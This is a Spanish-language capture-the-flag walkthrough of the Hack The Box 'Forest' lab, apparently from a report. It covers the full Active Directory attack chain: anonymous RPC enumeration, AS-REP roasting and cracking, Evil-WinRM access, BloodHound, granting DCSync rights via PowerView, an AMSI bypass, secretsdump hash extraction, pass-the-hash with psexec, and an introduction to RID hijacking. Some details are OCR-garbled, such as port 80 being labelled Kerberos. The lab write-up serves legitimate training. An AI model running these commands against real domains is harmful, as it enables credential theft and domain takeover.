3268/tcp  open  ldap        Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http       Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf    .NET Message Framing
47001/tcp open  http       Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open  msrpc     Microsoft Windows RPC
49665/tcp open  msrpc     Microsoft Windows RPC
49666/tcp open  msrpc     Microsoft Windows RPC
49667/tcp open  msrpc     Microsoft Windows RPC
49671/tcp open  msrpc     Microsoft Windows RPC
49676/tcp open  ncacn_http Microsoft Windows RPC over HTTP 1.0
49677/tcp open  msrpc     Microsoft Windows RPC
49684/tcp open  msrpc     Microsoft Windows RPC
49703/tcp open  msrpc     Microsoft Windows RPC
49969/tcp open  msrpc     Microsoft Windows RPC
Service Info: Host: FOREST; OS: Windows; CPE: cpe:/o:microsoft:windows
Service detection performed. Please report any incorrect results at https://nmap.org/submit/. 
Nmap done: 1 IP address (1 host up) scanned in 262099.05 seconds

```

Figura 34: Escaneo de la máquina Forest usando NMAP.

A partir de lo que muestra la herramienta, se tienen disponibles 24 puertos, entre los cuales, solo algunos nos serán realmente útiles. Entre los puertos más importantes a considerar son:


- Puerto 80: Kerberos
- Puerto 135: Servicio RPC.
- Puerto 445: Servicio SAMBA.
- Puerto 389: LDAP.
- Puerto 5985: Windows Remote Management (WinRM)

A partir de estos, podemos empezar a deducir que la máquina a la cual vamos a realizar las pruebas contiene un Domain Controller, por la presencia de Kerberos así como LDAP.

Otra característica a notar es la presencia del servicio SAMBA, el cual nos puede apoyar en caso se hayan compartido archivos de forma pública.

Finalmente, otro puerto a considerar es el RPC, ya que si se tiene uno no protegido podría tenerse acceso a información muy valiosa del DC.


Se decidió iniciar por SAMBA, sin embargo, no se obtuvo nada de información relevante, así que decidimos proceder con RPC, a lo cual obtuvimos nuestro primer acceso, ya que encontramos que la máquina estaba permitiendo conexiones anónimas.



```
rpcclient -U "" -N 10.10.10.161
rpcclient $> |
```

Figura 35: Conexión anónima vía RPC usando RPCClient.

Ya dentro, procedimos a listar los usuarios que se encontraban registrados en dicho DC.



```
rpcclient $> enumusers
command not found: enumusers
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[$331000-VK4ADACQNUCA] rid:[0x463]
user:[SM_2c8eef0a09b545acb] rid:[0x464]
user:[SM_ca8c2ed5bdab4dc9b] rid:[0x465]
user:[SM_75a538d3025e4db9a] rid:[0x466]
user:[SM_681f53d4942840e18] rid:[0x467]
user:[SM_1b41c9286325456bb] rid:[0x468]
user:[SM_9b69f1b9d2cc45549] rid:[0x469]
user:[SM_7c96b981967141ebb] rid:[0x46a]
user:[SM_c75ee099d0a64c91b] rid:[0x46b]
user:[SM_1ffab36a2f5f479cb] rid:[0x46c]
user:[HealthMailboxc3d7722] rid:[0x46e]
user:[HealthMailboxfc9daad] rid:[0x46f]
user:[HealthMailboxc0a90c9] rid:[0x470]
user:[HealthMailbox670628e] rid:[0x471]
user:[HealthMailbox968e74d] rid:[0x472]
user:[HealthMailbox6ded678] rid:[0x473]
user:[HealthMailbox83d6781] rid:[0x474]
user:[HealthMailboxfd87238] rid:[0x475]
user:[HealthMailboxb01ac64] rid:[0x476]
user:[HealthMailbox7108a4e] rid:[0x477]
user:[HealthMailbox0659cc1] rid:[0x478]
user:[sebastien] rid:[0x479]
user:[lucinda] rid:[0x47a]
user:[svc-alfresco] rid:[0x47b]
user:[andy] rid:[0x47e]
user:[mark] rid:[0x47f]
user:[santi] rid:[0x480]
user:[fluhen] rid:[0x2581]
```

Figura 36: Listado de usuarios mostrados por RPCCLIENT.

### 3.2. Explotación

Teniendo en cuenta los usuarios encontrados, los almacenamos en un archivo plano para usarlo como entrada en fuerza bruta.

```
File: usersForest.txt
1 Administrator
2 Guest
3 krbtgt
4 DefaultAccount
5 sebastien
6 lucinda
7 svc-alfresco
8 andy
9 mark
10 santi
11 fluwhen
```

Figura 37: Usuarios identificados en el DC.

Ahora, con el listado de usuarios del DC, podemos probar una de las vulnerabilidades más comunes, la cual es la de tener usuarios que no requieren pre autenticación con Kerberos, a lo cual es relativamente fácil obtener el TGT de dichos usuarios usando la herramienta GetNPUsers.

```
Impacket v0.0.22 - Copyright 2020 SecureAuth Corporation
[!] User Administrator doesn't have UF_DONT_REQUIRE_PREALTHT set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User sebastien doesn't have UF_DONT_REQUIRE_PREALTHT set
[-] User lucinda doesn't have UF_DONT_REQUIRE_PREALTHT set
skrb5asrep$23$svc-alfresco$HTB:02arf0c3588aa3e14161b057e3d1f$29d3247435c53fd59b7874c84ba6a805d7774ea2fc9e91da272194016a2d544bfca402bd7288e955240a9284b4b45f9c6815ddfa397f06429338b0d05242375f
be1f89e7f292f1402ec1f907ca63c2b0d480e3289c9f09fd4c4fe048c8ae957f5fd2da2f53587/c5ae4d31f4644d21754d689f6ba865a2f37ca0666e9d679c2aa99ed07cd88d18c2b60c8401b83e61c056095486914f88a451c
7d04698d286ad9202399941895d946973a7a5e4f67530b9d3e3430b840ac9cf91d6a1ece0b854ed0cce200c5562d59cdeff4f05fecb655e55b7b8e956de9
[-] User mark doesn't have UF_DONT_REQUIRE_PREALTHT set
[-] User santi doesn't have UF_DONT_REQUIRE_PREALTHT set
[-] User fluwhen doesn't have UF_DONT_REQUIRE_PREALTHT set
```

Figura 38: Obteniendo los TGT de usuarios sin autenticación en Kerberos.

A continuación, con el apoyo de John The Riper, podemos intentar obtener la contraseña del usuario svc-alfresco.

```
john hashes -wordlist=rockyou.txt --format="krb5asrep"
Using default input encoding: UTF-8
Loaded 1 password hash (Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
s3rvic3      ($krb5asrep$23$svc-alfresco$HTB)
1g 0:00:00:06 DONE (2021-11-26 17:40) 0.1600g/s 653721p/s 653721c/s 653721C/s s4553592..s3r2s1
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Figura 39: Utilizando John para romper la contraseña.

Ahora probamos que las credenciales obtenidas funcionen con dicho usuario, para ello la usamos en Samba.

```
smbmap -u "svc-alfresco" -p "s3rvicE" -H 10.10.10.161 -R
[+] IP: 10.10.10.161:445      Name: 10.10.10.161
Disk
-----
ADMIN$                               Permissions   Comment
C$                                     NO ACCESS   Remote Admin
IPC$                                  NO ACCESS   Default share
.\IPC$\*                                READ ONLY  Remote IPC
fr--r--- 3 Sun Dec 31 18:51:48 1600  InitShutdown
fr--r--- 4 Sun Dec 31 18:51:48 1600  lsass
fr--r--- 3 Sun Dec 31 18:51:48 1600  ntsvcs
fr--r--- 4 Sun Dec 31 18:51:48 1600  scerpc
fr--r--- 1 Sun Dec 31 18:51:48 1600  Winsock2\CatalogChangeListener-32c-0
fr--r--- 3 Sun Dec 31 18:51:48 1600  epmapper
fr--r--- 1 Sun Dec 31 18:51:48 1600  Winsock2\CatalogChangeListener-1c0-0
fr--r--- 3 Sun Dec 31 18:51:48 1600  LSM_API_service
fr--r--- 3 Sun Dec 31 18:51:48 1600  eventlog
fr--r--- 1 Sun Dec 31 18:51:48 1600  Winsock2\CatalogChangeListener-3a4-0
fr--r--- 4 Sun Dec 31 18:51:48 1600  wkssvc
fr--r--- 3 Sun Dec 31 18:51:48 1600  atsvc
fr--r--- 1 Sun Dec 31 18:51:48 1600  Winsock2\CatalogChangeListener-3e8-0
fr--r--- 1 Sun Dec 31 18:51:48 1600  Winsock2\CatalogChangeListener-248-0
```

Figura 40: Probando las credenciales de svc-alfresco en samba.

Tras la validación, buscamos obtener una shell que nos permita interactuar directamente con el equipo, para ello usamos WinRM, ya que se había identificado inicialmente que estaba disponible. En este caso usamos la herramienta Evil-WinRM para conectarnos.

```
took ~ 8s evil-winrm -u svc-alfresco -p 's3rvicE' -i 10.10.10.161
Evil-WinRM shell v3.3
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> whoami
htbsvc-alfresco
```

Figura 41: Conectándonos vía WinRM usando el usuario svc-alfresco.

Ahora buscamos el archivo importante, el cual lo encontramos en la carpeta del usuario, específicamente en su escritorio.


```
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> type user.txt
0064e6
```

Figura 42: Archivo importante del usuario svc-alfresco.

### 3.3. Escalamiento de privilegios

Teniendo en cuenta que estamos frente a un DC, buscamos identificar la forma en cómo llegar hasta el usuario administrador aprovechando los permisos que tiene la cuenta de svc-alfresco. Para facilitar este trabajo, utilizamos la herramienta BloodHound.

Para utilizar la herramienta BloodHound, primero debemos tener instalada la base de datos Neo4j. Ya instalada, se deberá ejecutar como se muestra a continuación.



```

~/Do/H/F/BloodHound.py on P master took 1m 47s sudo neo4j console
WARNING! You are using an unsupported Java runtime.
* Please use Oracle(R) Java(TM) 11, OpenJDK(TM) 11 to run Neo4j.
* Please see https://neo4j.com/docs/ for Neo4j installation instructions.
Directories in use:
  home:      /usr/share/neo4j
  config:    /usr/share/neo4j/conf
  logs:      /usr/share/neo4j/logs
  plugins:   /usr/share/neo4j/plugins
  import:    /usr/share/neo4j/import
  data:      /usr/share/neo4j/data
  certificates: /usr/share/neo4j/certificates
  run:       /usr/share/neo4j/run
Starting Neo4j.
WARNING: Max 1024 open files allowed, minimum of 40000 recommended. See the Neo4j manual.
2021-11-27 22:44:46.794+0000 INFO Starting...
2021-11-27 22:44:50.456+0000 INFO ===== Neo4j 4.2.1 =====
2021-11-27 22:44:54.929+0000 INFO Initializing system graph model for component 'security-users' with version -1 and status UNINITIALIZED
2021-11-27 22:44:54.946+0000 INFO Setting up initial user from defaults: neo4j
2021-11-27 22:44:54.949+0000 INFO Creating new user 'neo4j' (passwordChangeRequired=true, suspended=false)
2021-11-27 22:44:54.990+0000 INFO Setting version for 'security-users' to 2
2021-11-27 22:44:55.010+0000 INFO After initialization of system graph model component 'security-users' have version 2 and status CURRENT
2021-11-27 22:44:55.050+0000 INFO Performing postInitialization step for component 'security-users' with version 2 and status CURRENT
2021-11-27 22:44:55.999+0000 INFO Bolt enabled on localhost:7687.
2021-11-27 22:44:59.489+0000 INFO Remote interface available at http://localhost:7474/
2021-11-27 22:44:59.491+0000 INFO Started.

```

Figura 43: Iniciando Neo4j.

Si es la primera vez, será necesario primero iniciar sesión en la dirección web que se muestra en la imagen, e ingresar con las credenciales neo4j:neo4j. Se nos solicitará cambiar la contraseña, cosa que deberemos hacer.




Figura 44: Iniciando sesión por primera vez en Neo4j.

Posterior a esto, deberemos descargar una herramienta que nos permita obtener los archivos de entrada para BloodHound, dicho archivo es BloodHound.py, ubicado en el siguiente repositorio: <https://github.com/fox-it/BloodHound.py>. También será necesario descargar la interfaz gráfica (GUI), para ello nos dirigimos al repositorio: <https://github.com/BloodHoundAD/BloodHound/releases>.




Figura 45: Repositorio de BloodHound GUI

En este caso, trabajaremos con la versión para Linux, y se debe haber iniciado Neo4j previamente para evitar problemas.




Figura 46: Interfaz inicial de BloodHound GUI.

Iniciamos sesión y ya tendremos la herramienta lista para usar. Ahora, lo que debemos hacer es utilizar BloodHound.py para obtener los archivos que usaremos de entrada para BloodHound. Para ello generaremos lo necesario con dicha herramienta.

```
~/Do/H/Fo/BloodHound.py on P master python bloodhound.py -d htbs.local -u svc-alfresco -p "s3rvice" -gc forest.htb.local -c all -ns 10.10.10.161
INFO: Found AD domain: htbs.local
INFO: Connecting to LDAP server: FOREST.htb.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: FOREST.htb.local
WARNING: Could not resolve SID: S-1-5-21-3072663084-364016917-1341370565-1153
INFO: Found 32 users
INFO: Found 75 groups
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: EXCH01.htb.local
INFO: Querying computer: FOREST.htb.local
INFO: Done in 00M 28S
```

Figura 47: Ejecutando BloodHound.py para obtener la información de svc-alfresco.

Tras la ejecución tendremos algunos archivos .json que se han creado en el directorio de BloodHound.py, dichos archivos los importaremos en la interfaz gráfica que abrimos anteriormente.




Figura 48: Cargando la información a BloodHound GUI

Cuando haya finalizado la carga podremos buscar a svc-alfresco, y con él podremos ver información que nos será de utilidad, tal como en la pestaña Nodo, en la cual podremos ver los objetivos de alto valor que son alcanzables.




Figura 49: Información identificada de svc-alfresco.

Además, si revisamos el gráfico, podemos ver que la cuenta svc-alfresco es miembro del grupo operadores de cuentas que tiene todos los permisos para el grupo de permisos de exchange Windows, lo cual nos permite crear un usuario y otorgarle derechos de Windows Exchange y DCSync ACL, esto último con una herramienta llamada PowerView.

Podemos obtener PowerView del siguiente repositorio: <https://github.com/PowerShellMafia/PowerSploit/blob/master/> Descargado, nos conectamos vía Evil-WinRM nuevamente y cargamos el archivo donde nos sea más accesible.

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Downloads> upload /home/asmunknow/Documentos/HTB/Forestr/PowerView.ps1
Info: Uploading /home/asmunknow/Documentos/HTB/Forestr/PowerView.ps1 to C:\Users\svc-alfresco\Downloads\PowerView.ps1

Data: 1027036 bytes of 1027036 bytes copied
Info: Upload successful!
```

Figura 50: Cargando PowerView

Como indicamos, procedemos a crear un nuevo usuario, que en este caso sus credenciales serán: ASMunknow:G@@@@@@@

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Downloads> net user ASMunknown Goooooooo /add /domain
The command completed successfully.

*Evil-WinRM* PS C:\Users\svc-alfresco\Downloads> net group "Exchange Windows Permissions" ASMunknown /add
The command completed successfully.

*Evil-WinRM* PS C:\Users\svc-alfresco\Downloads> net localgroup "Remote Management Users" ASMunknown /add
The command completed successfully.

*Evil-WinRM* PS C:\Users\svc-alfresco\Downloads> |
```

Figura 51: Creando un nuevo usuario.

Lo siguiente será modificar la shell que estamos usando, la cual será el Evil-WinRM. Para ello escribimos "menu." e indicamos "Bypass-4MSI"

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Downloads> menu
[+] Dll-Loader
[+] Donut-Loader
[+] Invoke-Binary
[+] Bypass-4MSI
[+] services
[+] upload
[+] download
[+] menu
[+] exit

*Evil-WinRM* PS C:\Users\svc-alfresco\Downloads> Bypass-4MSI
[+] Success!
```

Figura 52: Modificando Evil-WinRM

Ahora procederemos a brindarle los privilegios al nuevo usuario creado, y para ello iniciamos almacenando los parámetros en variables para su futura asignación.

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Downloads> $pass = ConvertTo-SecureString "Goooooooo" -asplain -force
*Evil-WinRM* PS C:\Users\svc-alfresco\Downloads> $cred = new-object system.management.automation.pscredential("htb\ASMuunknow", $pass)
```

Figura 53: Definiendo variables de usuario a incrementar privilegios.

Antes de asignar los privilegios, deberemos cargar el PowerView que descargamos anteriormente.

Para ello usamos Import-Module. Luego ya asignamos los privilegios.

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Downloads> Import-Module ./PowerView.ps1
*Evil-WinRM* PS C:\Users\svc-alfresco\Downloads> Add-ObjectACL -PrincipalIdentity ASMunknow -Create
ntial $cred -Rights DCSync
*Evil-WinRM* PS C:\Users\svc-alfresco\Downloads> |
```

Figura 54: Cargando PowerView y asignando privilegios.

Tras esto, ya tenemos un usuario con los privilegios suficientes para obtener los hash de los demás usuarios. Para ello usamos una herramienta de Impacket para obtener dichos hash, la cual es Secretsdump.

```
[sudo] password for asmunknown:
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSSUAPI method to get NTDS.DIT secrets
htb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:819af826bb148e603acb0f33d17632f8:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\$331000-VK4ADACQNUCA:1123:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089
c0:::
htb.local\$M_2c8eef0a09b545acb:1124:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089
c0:::
htb.local\$M_ca8c2ed5bdab4dc9b:1125:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089
c0:::
```

Figura 55: Obteniendo los hashes usando el usuario creado y Secretsdump.

Ahora, no es necesario romper el hash, sino que podemos usar la herramienta PsExec para poder conectarnos a un usuario únicamente usando su hash.

```
/usr/sh/doc/python3-impa/examples > ✓ sudo impacket-psexec administrator@10.10.10.161
-hashes aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 10.10.10.161.....
[*] Found writable share ADMIN$ 
[*] Uploading file hsclrvw.exe
[*] Opening SVCManager on 10.10.10.161.....
[*] Creating service XuGb on 10.10.10.161.....
[*] Starting service XuGb.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>|
```

Figura 56: Ingresando como Administrador usando el Hash obtenido anteriormente.

Finalmente, solo tendríamos que localizar el archivo importante e imprimir su contenido. Dicho archivo se localiza en la carpeta del administrador y en su carpeta Desktop.

```
C:\Users\Administrator\Desktop>type root.txt
87b270[REDACTED]
```

Figura 57: Archivo importante para Administrator.

### 3.4. Post Explotación

Una de las actividades post explotación es lograr mantener el acceso, y para dicha actividad se propone relajar un RID HIjacking.

En líneas generales, el RID Hijacking busca asignar el RID de un usuario de altos privilegios (como lo sería el administrador) a un usuario el cual no debería tener ese nivel de accesos.

